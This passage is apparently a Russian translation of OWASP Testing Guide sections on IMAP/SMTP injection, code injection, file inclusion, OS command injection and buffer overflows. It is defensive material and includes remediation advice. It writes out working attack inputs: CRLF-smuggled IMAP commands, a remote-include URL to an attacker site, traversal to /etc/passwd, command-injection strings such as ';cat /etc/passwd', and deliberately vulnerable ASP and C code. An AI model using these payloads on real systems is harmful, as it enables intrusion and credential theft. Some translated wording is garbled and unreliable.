- Понимание потока данных и структуры развертывания клиента
- Внедрение команды IMAP/SMTP

Выявление уязвимых параметров

Чтобы обнаружить уязвимые параметры, тестировщик должен проанализировать способность приложения обрабатывать ввод. Проверка входных данных требует, чтобы тестировщик отправлял фиктивные или вредоносные запросы на сервер и анализировал ответ. В защищенном приложении ответом должна быть ошибка с соответствующим действием, сообщаящим клиенту, что что-то пошло не так. В уязвимом приложении вредоносный запрос может быть обработан внутренним приложением, которое ответит ответным сообщением «HTTP 200 OK».

Важно отметить, что отправляемые запросы должны соответствовать тестируемой технологии. Отправка строк SQL-инъекций для сервера Microsoft SQL, когда используется сервер MySQL, приведет к ложным положительным ответам. В этом случае отправка вредоносных команд IMAP является способом действия, поскольку IMAP является базовым протоколом, который тестируется.

Специальные параметры IMAP, которые следует использовать:

На IMAP-сервере	На SMTP-сервере
Аутентификация	Эмиссор e-mail
Операции с почтовыми ящиками (просмотр, чтение, создание, удаление, переименование)	Адрес электронной почты
Операции с сообщениями (чтение, копирование, перемещение, удаление)	Тема
Разъединение	Тело сообщения
	Прикрепленные файлы

В этом примере параметр «mailbox» тестируется путем манипулирования всеми запросами с параметром в:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1
```

Следующие примеры, которые могут быть использованы.

- Назначьте нулевое значение параметру:

```
http://<webmail>/src/read_body.php?mailbox=&passed_id=46106&startMessage=1
```

- Замените значение случайным значением:

```
http://<webmail>/src/read_body.php?  
mailbox=NOTEXIST&passed_id=46106&startMessage=1
```

- Добавьте другие значения к параметру:

```
http://<webmail>/src/read_body.php?mailbox=INBOX  
PARAMETER2&passed_id=46106&startMessage=1
```

- Добавьте нестандартные специальные символы (например: \, ', ", @, #, !, |):

```
http://<webmail>/src/read_body.php?  
mailbox=INBOX"&passed_id=46106&startMessage=1
```

- Исключить параметр:

```
http://<webmail>/src/read_body.php?passed_id=46106&startMessage=1
```

Окончательный результат вышеупомянутого тестирования дает тестеру три возможных ситуации:

S1 - приложение возвращает код ошибки / сообщение

S2 - приложение не возвращает код ошибки / сообщение, но не выполняет запрошенную операцию

S3 - приложение выполняет не возвращает код ошибки / сообщение и выполняет запрошенную операцию

Ситуации S1 и S2 представляют успешную инъекцию IMAP / SMTP.

Цель злоумышленника - получить ответ S1, так как это показатель того, что приложение уязвимо для инъекций и дальнейших манипуляций.

Предположим, что пользователь получает заголовки электронной почты, используя следующий HTTP-запрос:

```
http://<webmail>/src/view_header.php?  
mailbox=INBOX&passed_id=46105&passed_ent_id=0
```

Злоумышленник может изменить значение параметра INBOX, введя символ "(% 22 с использованием кодировки URL):

```
http://<webmail>/src/view_header.php?mailbox=INBOX  
%22&passed_id=46105&passed_ent_id=0
```

В этом случае ответом приложения может быть:

```
ERROR: Bad or malformed request.  
Query: SELECT "INBOX"  
Server responded: Unexpected extra arguments to Select
```

Ситуацию S2 сложнее успешно проверить. Тестер должен использовать слепое внедрение команд, чтобы определить, уязвим ли сервер.

С другой стороны, последняя ситуация (S3) не относится к этому пункту.

Ожидаемый результат:

- Список уязвимых параметров
- Затронутая функциональность
- Тип возможного введения (IMAP / SMTP)

Понимание потока данных и структуры развертывания клиента

После определения всех уязвимых параметров (например, «sent_id»), тестировщик должен определить, какой уровень внедрения возможен, а затем разработать план тестирования для дальнейшей эксплуатации приложения.

В этом тестовом примере мы обнаружили, что параметр приложения «sent_id» уязвим и используется в следующем запросе:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46225&startMessage=1
```

Использование следующего контрольного примера (предоставление алфавитного значения, когда требуется числовое значение):

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=test&startMessage=1
```

сгенерирует следующее сообщение об ошибке:

```
ERROR : Bad or malformed request.  
Query: FETCH test:test BODY[HEADER]  
Server responded: Error in IMAP command received by server.
```

В этом примере сообщение об ошибке вернуло имя выполненной команды и соответствующие параметры.

В других ситуациях сообщение об ошибке («не контролируется» приложением) содержит имя выполненной команды, но чтение подходящего RFC (см. Раздел «Справочная информация») позволяет тестировщику понять, какие другие возможные команды могут быть выполнены.

Если приложение не возвращает описательные сообщения об ошибках, тестировщик должен проанализировать уязвимую функциональность, чтобы определить все возможные команды (и параметры), связанные с вышеупомянутой функциональностью. Например, если в функции создания почтового ящика был обнаружен уязвимый параметр, логично предположить, что уязвимой командой IMAP является «CREATE». Согласно RFC, команда CREATE принимает один параметр, который указывает имя создаваемого почтового ящика.

Ожидаемый результат:

- Список затронутых команд IMAP / SMTP
- Тип, значение и количество параметров, ожидаемых задействованными командами IMAP / SMTP

Внедрение команды IMAP / SMTP

Как только тестировщик определил уязвимые параметры и проанализировал контекст, в котором они выполняются, следующим этапом является использование функциональности.

Эта стадия имеет два возможных результата:

1. Инъекция возможна в неаутентифицированном состоянии: уязвимая функциональность не требует аутентификации пользователя. Доступные команды ввода (IMAP) ограничены: CAPABILITY, NOOP, AUTHENTICATE, LOGIN и LOGOUT.
2. Внедрение возможно только в состоянии с проверкой подлинности: успешная эксплуатация требует, чтобы пользователь прошел полную проверку подлинности, прежде чем можно будет продолжить тестирование.

В любом случае типичная структура инъекции IMAP / SMTP выглядит следующим образом:

- Заголовок: окончание ожидаемой команды;
- Кузов: впрыск новой команды;
- Нижний колонтитул: начало ожидаемой команды.

Важно помнить, что для выполнения команды IMAP / SMTP предыдущая команда должна завершаться последовательностью CRLF (% 0d% 0a).

Предположим, что на этапе 1 («Определение уязвимых параметров») злоумышленник обнаруживает, что параметр «message_id» в следующем запросе уязвим:

```
http://<webmail>/read_email.php?message_id=4791
```

Предположим также, что в результате анализа, выполненного на этапе 2 («Понимание потока данных и структуры развертывания клиента»), определены команда и аргументы, связанные с этим параметром, как:

```
FETCH 4791 BODY[HEADER]
```

В этом сценарии структура внедрения IMAP будет:

```
http://<webmail>/read_email.php?message_id=4791 BODY[HEADER]%0d%0aV100
CAPABILITY%0d%0aV101 FETCH 4791
```

Который будет генерировать следующие команды:

```
???? FETCH 4791 BODY[HEADER]
V100 CAPABILITY
V101 FETCH 4791 BODY[HEADER]
```

где:

```
Header = 4791 BODY[HEADER]
Body    = %0d%0aV100 CAPABILITY%0d%0a
Footer  = V101 FETCH 4791
```

Ожидаемый результат:

- Произвольная инъекция команды IMAP / SMTP

Ссылки

Whitepapers

- [RFC 0821](#) “Simple Mail Transfer Protocol”.
- [RFC 3501](#) “Internet Message Access Protocol - Version 4rev1”.
- Vicente Aguilera Díaz: “MX Injection: Capturing and Exploiting Hidden Mail Servers” - <http://www.webappsec.org/projects/articles/121106.pdf>

4.8.12. Тестирование на внедрение кода (OTG-INPVAL-012)

Резюме

В этом разделе описывается, как тестировщик может проверить, можно ли ввести код в качестве ввода на веб-странице и выполнить его на веб-сервере.

При тестировании [внедрения кода](#) тестер передает ввод, который обрабатывается веб-сервером, в виде динамического кода или включенного файла. Эти тесты могут быть нацелены на различные серверные скриптовые движки, например, ASP или PHP. Надлежащая проверка входных данных и методы безопасного кодирования должны быть использованы для защиты от этих атак.

Как проверить

Тестирование методом черного ящика

Тестирование на уязвимости PHP Injection

Используя строку запроса, тестировщик может внедрить код (в данном примере, вредоносный URL) для обработки как часть включенного файла:

```
http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?
&cmd=uname%20-a
```

Ожидаемый результат:

Вредоносный URL-адрес принимается в качестве параметра для страницы PHP, которая позднее будет использовать значение во включенном файле.

Тестирование методом серой коробки

Тестирование на наличие уязвимостей ASP Code Injection

Изучите ASP-код для пользовательского ввода, используемого в функциях выполнения. Может ли пользователь вводить команды в поле ввода данных? Здесь код ASP сохранит ввод в файл и затем выполнит его:

```
<%
If not isEmpty(Request( "Data" ) ) Then
Dim fso, f
'User input Data is written to a file named data.txt
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(Server.MapPath( "data.txt" ), 8, True)
f.Write Request("Data") & vbCrLf
f.close
Set f = nothing
Set fso = Nothing
```

```
'Data.txt is executed  
Server.Execute( "data.txt" )
```

```
Else  
%>  
<form>  
<input name="Data" /><input type="submit" name="Enter Data" />  
</form>  
<%  
End If  
%>))
```

Ссылки

- Security Focus - <http://www.securityfocus.com>
- Insecure.org - <http://www.insecure.org>
- Wikipedia - <http://www.wikipedia.org>
- Reviewing Code for [OS Injection](#)

4.8.12.1. Тестирование на включение локальных файлов

Резюме

Уязвимость «Включение файлов» позволяет злоумышленнику включать файл, обычно используя механизмы «динамического включения файлов», реализованные в целевом приложении. Уязвимость возникает из-за использования предоставленных пользователем данных без надлежащей проверки.

Это может привести к выводу содержимого файла, но в зависимости от серьезности это также может привести к:

- Выполнение кода на веб-сервере
- Выполнение кода на стороне клиента, например JavaScript, которое может привести к другим атакам, таким как межсайтовый скриптинг (XSS)
- Отказ в обслуживании (DoS)
- Раскрытие конфиденциальной информации

Локальное включение файлов (также известное как LFI) - это процесс включения файлов, которые уже локально присутствуют на сервере, посредством использования уязвимых процедур

включения, реализованных в приложении. Эта уязвимость возникает, например, когда страница получает в качестве входных данных путь к файлу, который должен быть включен, и этот ввод не очищен должным образом, что позволяет вводить символы обхода каталога (такие как точка-точка-косая черта). Хотя большинство примеров указывают на уязвимые сценарии PHP, мы должны помнить, что они также распространены в других технологиях, таких как JSP, ASP и другие.

Как проверить

Поскольку LFI возникает, когда пути, переданные в операторы «include», не должным образом очищены, при подходе к тестированию «черного ящика» мы должны искать сценарии, которые принимают имена файлов в качестве параметров.

Рассмотрим следующий пример:

```
http://vulnerable_host/preview.php?file=example.html
```

Это выглядит как идеальное место для LFI. Если злоумышленнику повезло, и вместо того, чтобы выбрать соответствующую страницу из массива по имени, скрипт напрямую включает входной параметр, можно включить произвольные файлы на сервере.

Типичным подтверждением концепции является загрузка файла passwd:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd
```

Если вышеуказанные условия будут выполнены, злоумышленник увидит что-то вроде следующего:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
alex:x:500:500:alex:/home/alex:/bin/bash
margo:x:501:501::/home/margo:/bin/bash
...
```

Очень часто, даже когда такая уязвимость существует, ее использование немного сложнее. Рассмотрим следующий фрагмент кода:

```
<?php "include/" . include($_GET['filename'] . ".php"); ?>
```

В этом случае простая подстановка с произвольным именем файла не будет работать, так как добавляется постфикс «.php». Чтобы обойти это, используется метод с нулевыми байтами-терминаторами. Поскольку %00 фактически представляет конец строки, любые символы после этого специального байта будут игнорироваться. Таким образом, следующий запрос также вернет атакующему список основных атрибутов пользователей:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00jpg
```

Ссылки

- Wikipedia - http://www.wikipedia.org/wiki/Local_File_Inclusion
- Hakipedia - http://hakipedia.com/index.php/Local_File_Inclusion

Санация

Наиболее эффективное решение для устранения уязвимостей, связанных с включением файлов, состоит в том, чтобы избежать передачи пользовательского ввода в любой API файловой системы / фреймворка. Если это невозможно, приложение может поддерживать белый список файлов, который может быть включен страницей, а затем использовать идентификатор (например, номер индекса) для доступа к выбранному файлу. Любой запрос, содержащий недопустимый идентификатор, должен быть отклонен, поэтому злоумышленникам не удастся манипулировать путем.

4.8.12.2. Тестирование на удаленное включение файлов

Резюме

Уязвимость «Включение файлов» позволяет злоумышленнику включать файл, обычно используя механизмы «динамического включения файлов», реализованные в целевом приложении. Уязвимость возникает из-за использования предоставленных пользователем данных без надлежащей проверки.

Это может привести к выводу содержимого файла, но в зависимости от серьезности это также может привести к:

- Выполнение кода на веб-сервере
- Выполнение кода на стороне клиента, например JavaScript, которое может привести к другим атакам, таким как межсайтовый скриптинг (XSS)
- Отказ в обслуживании (DoS)
- Раскрытие конфиденциальной информации

Удаленное включение файлов (также известное как RFI) - это процесс включения удаленных файлов посредством использования уязвимых процедур включения, реализованных в приложении. Эта уязвимость возникает, например, когда страница получает в качестве входных данных путь к файлу, который должен быть включен, и этот вход не очищен должным образом, что позволяет вводить внешний URL-адрес. Хотя большинство примеров указывают на уязвимые сценарии PHP, мы должны помнить, что они также распространены в других технологиях, таких как JSP, ASP и другие.

Как проверить

Поскольку RFI возникает, когда пути, переданные в операторы «include», не должным образом очищены, при подходе к тестированию «черного ящика» мы должны искать сценарии, которые принимают имена файлов в качестве параметров. Рассмотрим следующий пример PHP:

```
$incfile = $_REQUEST["file"];  
include($incfile.".php");
```

В этом примере путь извлекается из HTTP-запроса, и проверка ввода не выполняется (например, путем проверки ввода по белому списку), поэтому этот фрагмент кода становится уязвимым для атак такого типа. Рассмотрите вопрос о следующем URL:

```
http://vulnerable_host/vuln_page.php?  
file=http://attacker_site/malicious_page
```

В этом случае удаленный файл будет включен, и любой код, содержащийся в нем, будет запущен сервером.

Ссылки

Whitepapers

- “Remote File Inclusion” - <http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion>
- Wikipedia: "Remote File Inclusion" - http://en.wikipedia.org/wiki/Remote_File_Inclusion

Санация

Наиболее эффективное решение для устранения уязвимостей, связанных с включением файлов, состоит в том, чтобы избежать передачи пользовательского ввода в любой API файловой системы / фреймворка. Если это невозможно, приложение может поддерживать белый список файлов, который может быть включен страницей, а затем использовать идентификатор (например, номер индекса) для доступа к выбранному файлу. Любой запрос, содержащий недопустимый идентификатор, должен быть отклонен, поэтому злоумышленникам не удастся манипулировать путем.

4.8.13. Тестирование на командную инъекцию (OTG-INPVAL-013)

Резюме

В этой статье описывается, как протестировать приложение для внедрения команд ОС. Тестер попытается ввести команду ОС через HTTP-запрос к приложению.

Внедрение команд ОС - это метод, используемый через веб-интерфейс для выполнения команд ОС на веб-сервере. Пользователь предоставляет команды операционной системы через веб-интерфейс для выполнения команд ОС. Любой веб-интерфейс, который не был должным образом очищен, подвержен этой уязвимости. Благодаря возможности выполнения команд ОС пользователь может загружать вредоносные программы или даже получать пароли. Внедрение команд ОС предотвращается, если во время проектирования и разработки приложений особое внимание уделяется безопасности.

Как проверить

При просмотре файла в веб-приложении имя файла часто отображается в URL-адресе. Perl позволяет передавать данные из процесса в открытый оператор. Пользователь может просто добавить символ трубы «|» в конец имени файла.

Пример URL перед изменением:

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt
```

Пример URL изменен:

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
```

Это выполнит команду “/bin/ls”.

Добавление точки с запятой в конец URL-адреса для страницы .PHP, за которым следует команда операционной системы, выполнит команду. %3B кодируется по URL и декодируется в точку с запятой

Пример:

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

Пример

Рассмотрим случай приложения, которое содержит набор документов, которые можно просматривать из Интернета. Если вы запустите WebScarab, вы можете получить POST HTTP, как показано ниже:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1)
Gecko/20061010 Firefox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q
=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf
```

В этом почтовом запросе мы заметим, как приложение получает общедоступную документацию. Теперь мы можем проверить, можно ли добавить команду операционной системы для вставки в POST HTTP. Попробуйте следующее:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1)
Gecko/20061010 Firefox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q
=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf+|+Dir c:\
```

Если приложение не подтверждает запрос, мы можем получить следующий результат:

```
Exec Results for 'cmd.exe /c type "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'  
Output...  
Il volume nell'unità C non ha etichetta.  
Numero di serie Del volume: 8E3F-4B61  
Directory of c:\  
18/10/2006 00:27 2,675 Dir_Prog.txt  
18/10/2006 00:28 3,887 Dir_ProgFile.txt  
16/11/2006 10:43  
    Doc  
        11/11/2006 17:25  
            Documents and Settings  
                25/10/2006 03:11  
                    I386  
                        14/11/2006 18:51  
                            h4ck3r  
                                30/09/2005 21:40 25,934  
                                    OWASP1.JPG  
                                        03/11/2006 18:29  
                                            Prog  
                                                18/11/2006 11:20  
                                                    Program Files  
                                                        16/11/2006 21:12  
                                                            Software  
                                                                24/10/2006 18:25  
                                                                    Setup  
                                                                        24/10/2006 23:37  
                                                                            Technologies  
                                                                                18/11/2006 11:14  
                                                                                    3 File 32,496 byte  
                                                                                        13 Directory  
  
6,921,269,248 byte disponibili  
  
Return code: 0
```

Специальные символы для ввода команд

Следующий специальный символ можно использовать для ввода команд, например | ; & \$ > < \!

- **cmd1|cmd2** : использование | выполнит команду 2, если команда 1 будет выполнена успешно или нет.
- **cmd1;cmd2**: использование ; выполнит команду 2, если команда 1 будет выполнена успешно или нет.
- **cmd1||cmd2**: Команда 2 будет выполнена только в случае сбоя при выполнении команды 1.
- **cmd1&&cmd2**: команда 2 будет выполнена только в случае успешного выполнения команды 1.
- **\$(cmd)**: например, echo \$(whoami) или \$(touch test.sh; echo 'ls' > test.sh)
- **'cmd'**: используется для выполнения определенной команды. Например, 'whoami'
- **>(cmd): <(ls)**
- **<(cmd): >(ls)**

Обзор опасных кодов API

Помните об использовании следующего API, поскольку это может привести к риску внедрения команд.

Java

- Runtime.exec()
- getParameter
- getRuntime.exec()
- ProcessBuilder.start()
- setAttribute putValue getValue
- java.net.Socket java.io.fileInputStream java.io.FileReader

C/C++

- system
- exec
- ShellExecute
- execlp

Python

- exec
- eval
- os.system
- os.popen
- subprocess.popen
- subprocess.call

PHP

- system
- shell_exec
- exec
- proc_open
- eval
- passthru
- proc_open
- expect_open
- ssh2_exec
- popen

Perl

- CGI.pm
- referer
- cookie
- ReadParse

ASP.NET

- HttpRequest.Params
- HttpRequest.Url
- HttpRequest.Item

Санация

Санитарная

URL-адрес и данные формы должны быть очищены от недопустимых символов. «Черный список» символов является опцией, но может быть трудно продумать все символы, с которыми можно проверить. Также могут быть некоторые, которые еще не были обнаружены. Для проверки ввода пользователя должен быть создан «белый список», содержащий только допустимые символы или список команд. Символы, которые были пропущены, а также неизвестные угрозы, должны быть исключены из этого списка.

Общий список для включения в команду может быть | ; & \$ > < ' \ ! > > #

Сбросить или отфильтровать специальные символы для окон, () < > & * ' | = ? ; [] ^ ~ ! . " % @ / \ : + , `

Побег или фильтрация специальных символов для Linux, { } () < > & * ' | = ? ; [] \$ - # ~ ! . " % / \ : + , `

Права доступа

Веб-приложение и его компоненты должны работать в строгих разрешениях, которые не позволяют выполнять команды операционной системы. Попробуйте проверить всю эту информацию для проверки с точки зрения «серого ящика»

Инструменты

- OWASP [WebScarab](#)
- OWASP [WebGoat](#)
- [Commix](#)

Ссылки

- <http://www.securityfocus.com/infocus/1709>
- <http://projects.webappsec.org/w/page/13246950/OS%20Commanding>
- <https://cwe.mitre.org/data/definitions/78.html>
- <https://www.securecoding.cert.org/confluence/pages/viewpage.action?pageId=2130132>

4.8.14. Тестирование на переполнение буфера (OTG-INPVAL-014)

Переполнение буфера

обзор

Условие переполнения буфера существует, когда программа пытается поместить в буфер больше данных, чем она может удержать, или когда программа пытается поместить данные в область памяти после буфера. В этом случае буфер представляет собой последовательный раздел памяти, выделенный для хранения чего угодно, от символьной строки до массива целых чисел. Запись за пределы блока выделенной памяти может привести к повреждению данных, сбою программы или выполнению вредоносного кода.

Описание

Переполнение буфера, вероятно, является наиболее известной формой уязвимости безопасности программного обеспечения. Большинство разработчиков программного обеспечения знают, что такое уязвимость переполнения буфера, но атаки переполнения буфера как на устаревшие, так и на недавно разработанные приложения все еще довольно распространены. Частично проблема связана с большим разнообразием способов переполнения буфера, а частично из-за подверженных ошибкам методов, часто используемых для их предотвращения.

Переполнения буфера нелегко обнаружить, и даже когда он обнаружен, его обычно чрезвычайно сложно использовать. Тем не менее злоумышленникам удалось выявить переполнения буфера в ошеломляющем множестве продуктов и компонентов.

В классическом эксплойте с переполнением буфера злоумышленник отправляет данные в программу, которую он сохраняет в буфере стека меньшего размера. В результате информация в стеке вызовов перезаписывается, включая указатель возврата функции. Данные устанавливают значение указателя возврата, чтобы при возврате функции передавать управление вредоносному коду, содержащемуся в данных злоумышленника.

Хотя этот тип переполнения стекового буфера все еще распространен на некоторых платформах и в некоторых сообществах разработчиков, существует множество других типов переполнения буфера, включая [переполнение буфера кучи](#) и ошибку Off-by-one среди других. Еще один очень похожий класс недостатков известен как [атака форматной строки](#). Существует множество превосходных книг, в которых представлена подробная информация о том, как работают атаки переполнения буфера, в том числе «Создание защищенного программного обеспечения» [1], «Написание защищенного кода» [2] и «Руководство по кодировке оболочки» [3].

На уровне кода уязвимости переполнения буфера обычно связаны с нарушением предположений программиста. Многие функции управления памятью в C и C++ не выполняют проверку границ и могут легко перезаписывать выделенные границы буферов, с которыми они работают. Даже ограниченные функции, такие как `strncpy()`, могут вызывать уязвимости при неправильном использовании. Сочетание манипулирования памятью и ошибочных предположений о размере или структуре фрагмента данных является основной причиной большинства переполнений буфера.

Уязвимости переполнения буфера обычно возникают в коде, который:

- Полагается на внешние данные, чтобы контролировать их поведение
- Зависит от свойств данных, которые применяются за пределами непосредственной области кода
- Это настолько сложно, что программист не может точно предсказать его поведение

Переполнение буфера и веб-приложения

Злоумышленники используют переполнения буфера для повреждения стека выполнения веб-приложения. Отправляя тщательно созданный ввод в веб-приложение, злоумышленник может заставить веб-приложение выполнить произвольный код - эффективно захватывая компьютер.

Недостатки переполнения буфера могут присутствовать как в продуктах веб-сервера или сервера приложений, которые обслуживают статические и динамические аспекты сайта, так и в самом веб-приложении. Переполнения буфера, обнаруженные в широко используемых серверных продуктах, могут стать широко известными и могут представлять значительный риск для пользователей этих продуктов. Когда веб-приложения используют библиотеки, такие как графическая библиотека для создания изображений, они открываются для потенциальных атак переполнения буфера.

Переполнения буфера также могут быть обнаружены в пользовательском коде веб-приложения, и даже могут быть более вероятными, учитывая отсутствие тщательного изучения, которое обычно проходят веб-приложения. Недостатки переполнения буфера в пользовательских веб-приложениях с меньшей вероятностью будут обнаружены, потому что обычно гораздо меньше хакеров пытаются найти и использовать такие недостатки в конкретном приложении. При обнаружении в пользовательском приложении возможность использования уязвимости (кроме сбоя приложения) значительно снижается из-за того, что исходный код и подробные сообщения об ошибках для приложения, как правило, не доступны хакеру.

последствия

- Категория: Доступность: переполнение буфера обычно приводит к сбоям. Возможны и другие атаки, ведущие к отсутствию доступности, в том числе запуск программы в бесконечный цикл.
- Контроль доступа (обработка инструкций). Переполнения буфера часто можно использовать для выполнения произвольного кода, который обычно выходит за рамки неявной политики безопасности программы.
- Другое: Когда следствием является выполнение произвольного кода, его часто можно использовать для подрыва любой другой службы безопасности.

Период выдержки

- Спецификация требований: можно было бы выбрать использование языка, который не подвержен этим проблемам.
- Дизайн: могут быть внедрены технологии смягчения, такие как безопасные библиотеки строк и контейнерные абстракции.
- Реализация: многие логические ошибки могут привести к этому условию. Это может усугубляться отсутствием или неправильным использованием смягчающих технологий.

Затрагиваемая среда

Почти все известные веб-серверы, серверы приложений и среды веб-приложений подвержены переполнению буфера, заметное исключение составляют среды, написанные на интерпретируемых языках, таких как Java или Python, которые защищены от этих атак (за исключением переполнений в самом Interpreter).

Платформа

- Языки: C, C ++, Fortran, Assembly
- Операционные платформы: все, хотя могут быть применены частичные профилактические меры, в зависимости от среды.

Требуемые ресурсы

любой

Строгость

Очень высоко

Вероятность подвига

От высокого до очень высокого

Как определить, уязвимы ли вы

Для серверных продуктов и библиотек следите за последними отчетами об ошибках для продуктов, которые вы используете. Для пользовательского прикладного программного обеспечения весь код, который принимает ввод от пользователей через HTTP-запрос, должен быть проверен, чтобы убедиться, что он может правильно обрабатывать произвольно большой ввод.

Как защитить себя

Следите за последними сообщениями об ошибках для ваших веб-продуктов и продуктов сервера приложений и других продуктов в вашей интернет-инфраструктуре. Примените последние исправления к этим продуктам. Периодически сканируйте ваш веб-сайт одним или несколькими широко доступными сканерами, которые ищут недостатки переполнения буфера в ваших серверных продуктах и ваших пользовательских веб-приложениях. Для вашего пользовательского кода приложения вам необходимо просмотреть весь код, который принимает ввод от пользователей через HTTP-запрос, и убедиться, что он обеспечивает соответствующую проверку размера для всех таких вводов. Это следует делать даже в тех средах, которые не подвержены таким атакам, поскольку чрезмерно большие входные данные, которые не могут быть обработаны, могут по-прежнему вызывать отказ в обслуживании или другие эксплуатационные проблемы.

Факторы риска

TBD

Примеры

Пример 1.а

В следующем примере кода демонстрируется простое переполнение буфера, которое часто вызывается первым сценарием, в котором код использует внешние данные для управления своим поведением. Код использует функцию `gets()` для чтения произвольного количества данных в буфер стека. Поскольку невозможно ограничить объем данных, считываемых этой функцией, безопасность кода зависит от того, что пользователь всегда вводит меньше символов `BUFSIZE`.

```
...
char buf[BUFSIZE];
gets(buf);
...
```

Пример 1.6

В этом примере показано, как легко имитировать небезопасное поведение функции `gets()` в C++, используя оператор `>>` для чтения ввода в строку `char []`.

```
...
char buf[BUFSIZE];
cin >> (buf);
...
```

Пример 2

Код в этом примере также использует пользовательский ввод для управления его поведением, но он добавляет уровень косвенности при использовании функции копирования в ограниченную память `memcpy()`. Эта функция принимает целевой буфер, исходный буфер и количество байтов для копирования. Входной буфер заполняется ограниченным вызовом `read()`, но пользователь указывает количество байтов, которые копирует `memcpy()`.

```
...
char buf[64], in[MAX_SIZE];
printf("Enter buffer contents:\n");
read(0, in, MAX_SIZE-1);
printf("Bytes to copy:\n");
scanf("%d", &bytes);
memcpy(buf, in, bytes);
...
```

Примечание. Этот тип уязвимости переполнения буфера (когда программа читает данные и затем доверяет значению из данных в последующих операциях с памятью над оставшимися данными) с некоторой частотой обнаруживается в изображениях, аудио и других библиотеках обработки файлов.

Пример 3

Это пример второго сценария, в котором код зависит от свойств данных, которые не проверены локально. В этом примере функция с именем `lccopy()` принимает строку в качестве аргумента и возвращает выделенную кучу копию строки со всеми заглавными буквами, преобразованными в строчные. Функция не выполняет проверку границ для своего ввода, потому что она ожидает, что `str` всегда будет меньше, чем `BUFSIZE`. Если злоумышленник обходит проверки в коде, который вызывает `lccopy()`, или если изменение в этом коде делает предположение о размере строки, то `lccopy()` переполняет `buf` неограниченным вызовом `strcpy()`.

```
char *lccopy(const char *str) {
    char buf[BUFSIZE];
    char *p;

    strcpy(buf, str);
    for (p = buf; *p; p++) {
        if (isupper(*p)) {
            *p = tolower(*p);
        }
    }
    return strdup(buf);
}
```

Пример 4

Следующий код демонстрирует третий сценарий, в котором код настолько сложен, что его поведение невозможно предсказать. Этот код взят из популярного декодера изображений libPNG, который используется широким спектром приложений, включая Mozilla и некоторые версии Internet Explorer.

Код, по-видимому, безопасно выполняет проверку границ, потому что он проверяет размер переменной длины, который он позже использует для контроля объема данных, копируемых png_crc_read(). Однако непосредственно перед проверкой длины код выполняет проверку в режиме png_ptr->, и в случае неудачной проверки выдается предупреждение, и обработка продолжается. Поскольку длина проверяется в блоке else if, длина не будет проверяться, если первая проверка не пройдена, и используется вслепую при вызове png_crc_read(), что может привести к переполнению стекового буфера.

Хотя код в этом примере не самый сложный, который мы видели, он демонстрирует, почему сложность должна быть минимизирована в коде, который выполняет операции с памятью.

```
if (!(png_ptr->mode & PNG_HAVE_PLTE)) {
    /* Should be an error, but we can cope with it */
    png_warning(png_ptr, "Missing PLTE before tRNS");
}
else if (length > (png_uint_32)png_ptr->num_palette) {
    png_warning(png_ptr, "Incorrect tRNS chunk length");
    png_crc_finish(png_ptr, length);
    return;
}
...
png_crc_read(png_ptr, readbuf, (png_size_t)length);
```

Пример 5

Этот пример также демонстрирует третий сценарий, в котором сложность программы подвергает ее переполнению буфера. В этом случае экспозиция обусловлена неоднозначным интерфейсом одной из функций, а скорее структурой кода (как было в предыдущем примере).

Функция getUserInfo () принимает имя пользователя, указанное в виде многобайтовой строки, и указатель на структуру для информации о пользователе, и заполняет структуру информацией о пользователе. Поскольку для аутентификации Windows в качестве имени пользователя используется Юникод, аргумент имени пользователя сначала преобразуется из многобайтовой строки в строку Юникода. Затем эта функция неправильно передает размер unicodeUser в байтах, а не в символах. Поэтому вызов MultiByteToWideChar () может записывать до (UNLEN + 1) * sizeof (WCHAR) широких символов или (UNLEN + 1) * sizeof (WCHAR) * sizeof (WCHAR) байтов в массив unicodeUser, который имеет только (UNLEN + 1) * размер байтов (WCHAR). Если строка имени пользователя содержит более UNLEN символов, вызов MultiByteToWideChar () переполнит буфер unicodeUser.

```
void getUserInfo(char *username, struct _USER_INFO_2 info){
    WCHAR unicodeUser[UNLEN+1];
    MultiByteToWideChar(CP_ACP, 0, username, -1,
                        unicodeUser,
                        sizeof(unicodeUser));
